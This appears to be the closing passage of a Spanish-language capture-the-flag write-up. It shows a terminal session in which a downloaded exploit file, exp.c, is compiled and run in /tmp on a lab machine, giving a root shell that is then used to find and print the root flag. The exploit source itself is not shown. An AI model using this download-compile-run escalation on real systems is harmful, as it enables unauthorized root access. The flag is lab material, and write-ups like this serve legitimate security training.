exp.c                       100%[═══════════════════════════════════════════════>]  66,21K  --.-KB/s    en 0,001s

2026-08-26 20:27:21 (88,3 MB/s) - «exp.c» guardado [67803/67803]

friend@debian:/tmp$ gcc -O0 -Wall -o exp exp.c -lutil
```

```
friend@debian:/tmp$ ./exp
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Búsqueda de la bandera de root

```
# find / -name flag.txt 2>/dev/null
/root/flag.txt
# cat /root/flag.txt
FRIEND{K3rn3l_P4n1c_1s_N0t_A_Fr13nd}#
```